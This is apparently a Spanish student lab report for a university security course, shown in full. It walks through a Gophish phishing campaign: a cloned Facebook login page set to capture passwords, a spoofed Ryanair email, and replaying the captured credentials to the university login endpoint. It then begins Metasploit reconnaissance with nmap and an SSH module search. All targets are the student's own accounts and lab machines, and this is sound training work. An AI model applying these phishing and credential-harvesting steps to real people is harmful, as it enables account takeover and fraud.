
```
(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Documents/gophish-v0.12.1-linux-64bit]
└$ sudo ./gophish
time="2023-06-28T01:19:34+02:00" level=warning msg="No contact address has been configured."
time="2023-06-28T01:19:34+02:00" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: migrating db environment 'production', current version: 0, target: 20220321133237
OK    20160118194630_init.sql
OK    20160131153104_0.1.2_add_event_details.sql
OK    20160211211220_0.1.2_add_ignore_cert_errors.sql
OK    20160217211342_0.1.2_create_from_col_results.sql
OK    20160225173824_0.1.2_capture_credentials.sql
OK    20160227180335_0.1.2_store-smtp-settings.sql
OK    20160317214457_0.2_redirect_url.sql
OK    20160605210903_0.2_campaign_scheduling.sql
OK    20170104220731_0.2_result_statuses.sql
OK    20170219122503_0.2.1_email_headers.sql
OK    20170827141312_0.4_utc_dates.sql
OK    20171027213457_0.4.1_maillogs.sql
OK    20171208201932_0.4.1_next_send_date.sql
OK    20180223101813_0.5.1_user_reporting.sql
```

En el momento que nos aparezca en la consola `level=info msg="Starting admin server at https://127.0.0.1:3333"`, significa que Gophish se está ejecutando correctamente.

Configuración de la campaña.

Para estas acciones, seguiremos usando como fuente el video de [YouTube](#) anteriormente indicado.

Una vez instalado el programa procederemos con la campaña, para ello primero de ello accederemos a la web <https://127.0.0.1:3333>, aceptaremos los riesgos que indican en la pantalla.



A continuación entraremos en el login de la aplicación, para saber el admin y pass nos iremos a unos de los mensajes info que tenemos en la consola con la que hemos ejecutado **Gophish** que nos dice lo siguiente:

```
level=info msg="Please login with the username admin and the password
a866395e00f77bcd"
```

- Procedemos a ingresar user y pass.

The screenshot shows a web browser window with the URL <https://127.0.0.1:3333/login?next=%2F>. The page title is "gophish". The main content features a large hexagonal icon containing a fishhook. Below it, the text "Please sign in" is displayed in a large, bold, dark blue font. There are two input fields: one for the username containing "admin" and another for the password containing a series of black dots. A green "Sign in" button is located below the password field.

Procedemos a cambiar la contraseña a otra nueva

Una vez accedido a la aplicación, se procede a realizar el perfil falso, para ello entramos en [sending profile](#), una vez dentro procedemos a llenar los datos. En este caso usaremos un mail de Hotmail, como prueba, introducimos la configuración tal y como indica en la siguiente imagen.

The screenshot shows the gophish web application interface. On the left is a dark sidebar with white text containing navigation links: Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles (which is the active tab), Account Settings, User Management, Webhooks, and User Guide. The main content area has a light gray background and displays the configuration of a sending profile. The profile is named "prueba1" and uses the "SMTP" interface type. The "SMTP From:" field contains "lord_bubako@hotmail.com". The "Host:" field is set to "smtp.office365.com:587". The "Username:" field also contains "lord_bubako@hotmail.com". The "Password:" field is obscured by a series of black dots. A checked checkbox labeled "Ignore Certificate Errors" is present. The "Email Headers:" section is currently empty.

Name: prueba1

Interface Type: SMTP

SMTP From: lord_bubako@hotmail.com

Host: smtp.office365.com:587

Username: lord_bubako@hotmail.com

Password: ••••••••••••••

Ignore Certificate Errors

Email Headers:

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management

Webhooks

User Guide

API Documentation

Password:

Ignore Certificate Errors

Email Headers:

X-Custom-Header
{{URL}}-gophish

+ Add Custom Header

Show 10 entries

Search:

No data available in table

Header Value

Showing 0 to 0 of 0 entries

Previous Next

Send Test Email

Cancel Save Profile

Ahora pasaremos a realizar un mail de prueba para comprobar que todo funciona. En este caso procederemos a realizarlo a la cuenta personal de email de la UOC. Rellenamos los datos y hacemos click en enviar.

Send Test Email

Email Sent!

Send Test Email to:

ophish

zalez6

jrodriguezgonzalez6@uoc.es

probar test

Cancel Send

Dentro del nuestro buzón de la UOC, se puede ver el correo recibido.

The screenshot shows a Gmail inbox with the following details:

- Search bar:** Buscar en el correo.
- Status:** Activo.
- Profile:** UOC J.
- Email Preview:**

Default Email from Gophish (Externo)

From: lord_bubako@hotmail.com (para mí)

Time: 19:26 (hace 3 minutos)

Language Options: inglés (selected), español, Traducir mensaje, Desactivar para: inglés.

Message Content:

```
It works!
This is an email letting you know that your gophish configuration was successful.
Here are the details:
Who you sent from: lord\_bubako@hotmail.com
Who you sent to:
First Name: Gophish
Last Name: jrodriguezgonzalez6
Position: probar test
Now go send some phish!
```
- Action Buttons:** Responder, Reenviar.

A continuación pasamos al apartado de landing page, que es como crear la **website fake**, hacemos crear una nueva pagina. Lo vamos a configurar para que de tal manera simule una pagina web de Facebook, la víctima ingresará unos datos y posteriormente redirigirá a otra web, la cual simulará nada mas que un front que solo diría, has sido víctima de un phishing de tu empresa. Tendremos activado los tic de capturar password y la información de inicio de sesión.

Name:

base de datos

 Import Site

HTML



 Source | 

B *I* **S** | **T_x** | **:=** **:=** | **,,** | Styles Format

Italiano Galego Deutsch Português (Brasil) العربية हिन्दी

Lugares Juegos Marketplace Meta Pay Meta Store Meta Quest Instagram
ción Política de privacidad Centro de privacidad Grupos Información Crear anuncio
anuncios Condiciones Ayuda Subir contactos y no usuarios

body

Capture Submitted Data 

Capture Passwords

Warning: Credentials are currently **not encrypted**. This means that captured passwords are stored in the database as cleartext. Be careful with this!

Redirect to: 

<http://buluju.ddns.net/>

A continuación procederemos a hacer una plantilla de email, en este caso voy a usar una plantilla de ofertas de Ryanair. Para ello, lo hemos importado desde el original recibido. Activaremos el tick de add tracking Image y procederemos a guardar.

New Template

X

Name:

Ryanair

✉ Import Email

Envelope Sender: 

First Last <test@example.com>

Subject:

Sol de julio 

Text

HTML



Source | 

B *I* S | **I_x** | **=** **:** | **;** **,** | Styles | Format |

RYANAIR

VUELOS ALQUILER DE COCHES HOTELES TARJETAS REGALO

15% DE DESCUENTO

The screenshot shows a web-based editor interface with a toolbar at the top containing various icons for file operations, styling, and layout. Below the toolbar is a preview area displaying the Ryanair homepage. The preview includes the Ryanair logo, navigation links for VUELOS, ALQUILER DE COCHES, HOTELES, and TARJETAS REGALO, and a large banner advertising a 15% discount. On the left side of the editor, there are two buttons: "Add Tracking Image" with a checked checkbox and "Add Files" with a plus sign icon. Below these buttons are filtering options: "Show 10 entries" and a search bar labeled "Search:". A table header row is visible, with the "Name" column header being sorted in ascending order (indicated by an upward arrow). The message "No data available in table" is displayed below the table. At the bottom right of the editor, there are "Cancel" and "Save Template" buttons.

Por ultimo añadiremos el grupo de correo, en nuestro caso, volveremos a mandarlo al correo de la UOC. Procedemos a llenar los datos y guardamos los cambios.

Edit Group

Name: pruebal

[+ Bulk Import Users](#) [Download CSV Template](#)

JERG ophish alez6@uoc.edu prueba + Add

Show 10 entries Search:

First Name	Last Name	Email	Position
No data available in table			

Showing 0 to 0 of 0 entries [Previous](#) [Next](#)

[Close](#) [Save changes](#)

Ejecución de la campaña y recolección de datos.

Para comenzar a ejecutar la campaña, solo nos queda unificar todo en el apartado campaña. Seleccionamos los datos, y en URL, ponemos localhost para que no salga al exterior.

New Campaign

Name:

Email Template:

Landing Page:

URL: [?](#)

Launch Date

Send Emails By (Optional) [?](#)

Sending Profile:

 [Send Test Email](#)

Groups:

[Close](#) [Launch Campaign](#)

Entramos desde la maquina de Kali en nuestro correo electrónico, haciendo un ambiente simulado ya que todo lo hemos montado en la maquina de kali.

En nuestro caso hemos entrado en la parte de SPAM para ver el mail.

The screenshot shows a Gmail inbox with the search term 'in:spam' applied. The results show one message from 'lord_bubako' with the subject 'Sol de julio'. A message bubble at the top right states: 'Los mensajes que lleven más de 30 días en Spam se eliminarán automáticamente.' and 'Eliminar todos los mensajes de spam ahora'.

- Recibidos**: 4 messages
- Destacados**
- Pospuestos**
- Enviados**
- Borradores**: 1 message
- Menos**
- Importantes**
- Programados**
- Todos**
- Spam**: 1 message

Por otro lado, podemos ver que en dashboard de la campaña, el email ha sido enviado.



The dashboard shows the following metrics for the campaign:

- Email Sent: 1
- Email Opened: 0
- Clicked Link: 0
- Submitted Data: 0
- Email Reported: 0

The 'Details' section shows a single entry:

First Name	Last Name	Email	Position	Status	Reported
JERG	gophish	jrodriguezgonzalez6@uoc.edu	prueba	Email Sent	


Procedemos a abrir el correo y simulamos que somos víctima de phishing.





En el dashboard de gophish, podemos ver la evolución y una linea del tiempo de las acciones realizadas.


The screenshot shows the gophish dashboard at the URL <https://127.0.0.1:3333/campaigns/1>. The left sidebar contains links for 'Dashboard', 'Campaigns', 'Users & Groups', 'Email Templates', 'Landing Pages', 'Sending Profiles', 'Account Settings', 'User Management', 'Webhooks', 'User Guide', and 'API Documentation'. The main area features a 'Campaign Timeline' with five circular metrics: 'Email Sent' (1), 'Email Opened' (1), 'Clicked Link' (1), 'Submitted Data' (1), and 'Email Reported' (0). Below the timeline is a table titled 'Details' with columns for 'First Name', 'Last Name', 'Email', 'Position', 'Status', and 'Reported'. The table shows one entry: 'JERG' with 'gophish' as the last name, 'jrodriguezgonzalez6@uoc.edu' as the email, 'prueba' as the position, and 'Submitted Data' as the status. The bottom of the page includes a search bar, navigation buttons for 'Previous' and 'Next', and standard browser control icons.



Como las credenciales han sido falsas, he decidido hacer una nueva campaña y remitir mis credenciales de acceso a al portal de la uoc, ya que he usado ahora esa cuenta en la nueva campaña para comprobar su funcionamiento.

[Back](#) [Export CSV ▾](#) [Complete](#) [Delete](#) [Refresh](#)

Campaign Timeline



Details

Show 10 entries

Search:

First Name	Last Name	Email	Position	Status	Reported
JERG	gophish	jrodriguezgonzalez6@uoc.edu	prueba	Submitted Data	

Timeline for JERG gophish

Email: jrodriguezgonzalez6@uoc.edu

Result ID: vfP13gi

- Campaign Created
- Email Sent
- Clicked Link
 - Linux (OS Version: x86_64)
 - Firefox (Version: 102.0)
- Submitted Data
 - Linux (OS Version: x86_64)
 - Firefox (Version: 102.0)
- [Replay Credentials](#)

[View Details](#)

A continuación, haremos click en replay credentials y seleccionaremos a donde quieras que se remitan las credenciales.

Where do you want the credentials submitted to?

<https://id-provider.uoc.edu/idp/profile/SAML2/POST>

OK

Cancel


Hacemos click en ok



El inicio de sesión web ha caducado

La página a la que quieras acceder requiere tener activa la sesión en el Campus Virtual de la UOC.

Puedes identificarte de nuevo en el Campus Virtual desde uoc.edu.



En este caso, como la sesión esta caducada, da fallo de acceso, por lo que el token esta ya inactivo.

[Volver al indice.](#)

Respuesta a la pregunta 2.

Para la realización de este ejercicio, usare de fuente el siguiente video del canal de YouTube de [DigiParty League](#)

Iniciamos en la VM de kali Metasploit

```
(jrodriguezgonzalez6) —(kali㉿kali)-[~]
└$ msfconsole
[*] Starting the Metasploit Framework console...
└$ sudo docker ps
[sudo] password for kali:
CONTAINER ID        IMAGE               COMMAND       CREATED          STATUS          PORTS
(jrodriguezgonzalez6) —(kali㉿kali)-[~/labs/PEC3]
```

Ahora, procederé a comprobar de que tengo acceso a pc3 desde la VM de kali

```
(jrodriguezgonzalez6) —(kali㉿kali)-[~/labs/PEC3]
└$ ssh user3@172.17.0.2
user3@172.17.0.2's password:
Linux pc3 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user3@pc3:~$
```

Nosotros, para acceder al ambiente de Kathará desde la VM de kali, accederemos a traves del firewall, por tanto nuestra victima sera el firewall.

procedemos a hacer un [nmap](#) al firewall obteniendo la siguiente respuesta:

```
msf6 > nmap 172.17.0.2
[*] exec: nmap 172.17.0.2

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-28 22:35 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00013s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
msf6 >
```

Podemos observar que tenemos el puerto 22 a la escucha. Ahora buscaremos vulnerabilidades del tipo ssh con el comando [search ssh](#).

```
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
msf6 > search ssh
```

Matching Modules		Desktop	shared	webserver	firewall_startup	lab.conf	pc1_startup	pc2	
#	Name					Disclosure Date	Rank	Check	Des
0	exploit/linux/http/alienVault_exec	ossec_startup							
	enVault OSSIM/USM Remote Code Execution					2017-01-31	excellent	Yes	Ali
1	auxiliary/scanner/ssh/apache_karaf_command_execution					2016-02-09	normal	No	Apa
	che Karaf Default Credentials Command Execution								
2	auxiliary/scanner/ssh/karaf_login						normal	No	Apa
	che Karaf Login Utility								
3	exploit/apple_ios/ssh/cydia_default_ssh					2007-07-02	excellent	No	App
	le iOS Default SSH Password Vulnerability								
4	exploit/unix/ssh/arista_tacplus_shell					2020-02-02	great	Yes	Ari
	sta restricted shell escape (with privesc)								
5	exploit/unix/ssh/array_vxag_vapv_privkey_privesc					2014-02-03	excellent	No	Arr
	ay Networks vAPV and vxAG Private Key Privilege Escalation								
6	exploit/linux/ssh/ceragon_fibeair_known_privkey					2015-04-01	excellent	No	Cer
	agon FibeAir IP-10 SSH Private Key Exposure								
7	auxiliary/scanner/ssh/kerberos_sftp_enumusers					2014-05-27	normal	No	Cer
	berus FTP Server SFTP Username Enumeration								
8	auxiliary/dos/cisco/cisco_7937g_dos					2020-06-02	normal	No	Cis
	co 7937G Denial-of-Service Attack								
9	auxiliary/admin/http/cisco_7937g_ssh_privesc					2020-06-02	normal	No	Cis
	co 7937G SSH Privilege Escalation								
10	exploit/linux/http/cisco_asax_sfr_rce					2022-06-22	excellent	Yes	Cis
	co ASA-X with FirePOWER Services Authenticated Command Injection								
11	auxiliary/scanner/http/cisco_firepower_login						normal	No	Cis
	co Firepower Management Console 6.0 Login								
12	exploit/linux/ssh/cisco_ucs_scuser					2019-08-21	excellent	No	Cis
	co UCS Director default scuser password								
13	auxiliary/scanner/ssh/eaton_xpert_backdoor					2018-07-18	normal	No	Eat
	on Xpert Meter SSH Private Key Exposure Scanner								
14	exploit/linux/ssh/exagrid_known_privkey					2016-04-07	excellent	No	Exa
	Grid Known SSH Key and Default Password								
15	exploit/linux/ssh/f5_bigip_known_privkey					2012-06-11	excellent	No	F5
	BIG-IP SSH Private Key Exposure								
16	exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684					2022-10-10	excellent	Yes	For
	tinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.								
17	auxiliary/scanner/ssh/fortinet_backdoor					2016-01-09	normal	No	For
	tinet SSH Backdoor Scanner								

16 exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684	2022-10-10	excellent	Yes	For
tinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.				
17 auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	For
tinet SSH Backdoor Scanner				
18 post/windows/manage/forward_pageant	2018-01-01	normal	start	No
ward SSH Agent Requests To Remote Pageant				
19 exploit/windows/ssh/freeftpd_key_exchange	2006-05-12	average	No	Fre
eFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow				
20 exploit/windows/ssh/free sshd _key_exchange	2006-05-12	average	No	Fre
e SSHD 1.0.9 Key Exchange Algorithm String Buffer Overflow				
21 exploit/windows/ssh/free sshd _authbypass	2010-08-11	excellent	Yes	Fre
esshd Authentication Bypass				
22 auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	Git
Lab User Enumeration				
23 exploit/multi/http/gitlab_shell_exec	2013-11-04	excellent	Yes	Git
lab-shell Code Execution				
24 exploit/linux/ssh/ibm_drm_a3user	2020-04-21	excellent	No	IBM
Data Risk Manager a3user Default Password				
25 post/windows/manage/install_		normal	No	Ins
tall Open SSH for Windows				
26 payload/generic/ssh/interact		normal	No	Int
eract with Established SSH Connection				
27 post/multi/gather/jenkins_gather		normal	No	Jen
kins Credential Collector				
28 auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Jun
iper SSH Backdoor Scanner				
29 auxiliary/scanner/ssh/detect_kippo		normal	No	Kip
po SSH Honeypot Detector				
30 post/linux/gather/enum_network		normal	No	Lin
ux Gather Network Information				
31 exploit/linux/local/ptrace_traceme_pkexec_helper	2019-07-04	excellent	Yes	Lin
ux Polkit pkexec helper PTRACE_TRACEME local root exploit				
32 exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey	2014-03-17	excellent	No	Loa
dbalancer.org Enterprise VA SSH Private Key Exposure				
